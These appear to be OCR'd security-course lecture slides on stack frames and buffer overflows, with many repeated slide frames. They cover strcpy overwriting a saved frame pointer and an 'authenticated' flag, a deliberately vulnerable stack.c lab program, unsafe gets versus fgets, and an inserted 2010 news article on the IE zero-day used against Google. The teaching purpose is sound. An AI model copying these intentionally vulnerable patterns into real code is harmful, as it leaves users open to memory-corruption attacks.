
- I don't know where loc2 is,
- and I don't know how many args
- *but* loc2 is *always* 8B before "???"s

Accessing variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    ...
    loc2++;
    ...
}
```

Q: Where is (this) `loc2`?

A: -8(%ebp)



Stack frame for *this* call to `func`

Frame pointer

- I don't know where loc2 is,
- and I don't know how many args
- *but* loc2 is *always* 8B before "???"s

Buffer overflows

Buffer overflows from 10,000 ft

- Buffer =
  - Contiguous set of a given data type
  - Common in C
    - All strings are buffers of `char`'s
- Overflow =
  - Put more into the buffer than it can hold
- Where does the extra data go?
- Well now that you're experts in memory layouts…

A buffer overflow example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A buffer overflow example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = “AuthMe!”;
    func(mystr);
    ...
}
```

A buffer overflow example


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A buffer overflow example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = “AuthMe!”;
    func(mystr);
    ...
}
```

A buffer overflow example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```




A buffer overflow example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

buffer

A buffer overflow example


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = “AuthMe!”;
    func(mystr);
    ...
}
```



buffer

A buffer overflow example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = “AuthMe!”;
    func(mystr);
    ...
}
```



A buffer overflow example

```
void func(char *arg1)
{
     char buffer[4];
     strcpy(buffer, arg1);
     ...
}

int main()
{
     char *mystr = "AuthMe!";
     func(mystr);
     ...
}
```


Upon return, sets `%ebp` to `0x0021654d`

A buffer overflow example

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets `%ebp` to `0x0021654d`

M e ! \0



buffer

SEGFAULT

A buffer overflow example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A buffer overflow example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A buffer overflow example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A buffer overflow example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A buffer overflow example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A buffer overflow example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = “AuthMe!”;
    func(mystr);
    ...
}
```

A buffer overflow example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

buffer   authenticated


A buffer overflow example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

buffer authenticated

A buffer overflow example


```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A buffer overflow example

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Code still runs; user now 'authenticated'



Vulnerable Program


```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.

Vulnerable Program

```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```



```
void vulnerable()
{
     char buf[80];
     gets(buf);
}
```

```
void vulnerable()
{
    char buf[80];
    gets(buf);
}
```

```
void still_vulnerable()
{
    char *buf = malloc(80);
    gets(buf);
}
```

```
void safe()
{
     char buf[80];
     fgets(buf, 64, stdin);
}
```

```c
void safe()
{
    char buf[80];
    fgets(buf, 64, stdin);
}
```

```c
void safer()
{
    char buf[80];
    fgets(buf, sizeof(buf), stdin);
}
```

IE's Role in the Google-China War

By Richard Adhikari
TechNewsWorld
01/15/10 12:25 PM PT

A A Text Size
Print Version
E-Mail Article

The hack attack on Google that set off the company's ongoing standoff with China appears to have come through a zero-day flaw in Microsoft's Internet Explorer browser. Microsoft has released a security advisory, and researchers are hard at work studying the exploit. The attack appears to consist of several files, each a different piece of malware.

Computer security companies are scurrying to cope with the fallout from the Internet Explorer (IE) flaw that led to cyberattacks on Google and its corporate and individual customers.

The zero-day attack that exploited IE is part of a lethal cocktail of malware that is keeping researchers very busy.

"We're discovering things on an up-to-the-minute basis, and we've seen about a dozen files dropped on infected PCs so far," Dmitri Alperovitch, vice president of research at McAfee Labs, told TechNewsWorld.

The attacks on Google, which appeared to originate in China, have sparked a feud between the Internet giant and the nation's government over censorship, and it could result in Google pulling away from its business dealings in the country.

Pointing to the Flaw


The vulnerability in IE is an invalid pointer reference, Microsoft said in security advisory 979352, which it issued on Thursday. Under certain conditions, the invalid pointer can be accessed after an object is deleted, the advisory states. In specially crafted attacks, like the ones launched against Google and its customers, IE can allow remote execution of code when the flaw is exploited.

User-supplied strings

- In these examples, we were providing our own strings
- But they come from users in myriad aways
  - Text
  - input
  - Packets
  - Environment
    variables File input…


What’s the worst that could happen?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



What’s the worst that could happen?

```
void func(char *arg1)
{
     char buffer[4];
     strcpy(buffer, arg1);
     ...
}
```




buffer

`strcpy` will let you write as much as you want (til a ‘\0’)

What's the worst that could happen?


```
void func(char *arg1)
{
    char buffer[4];
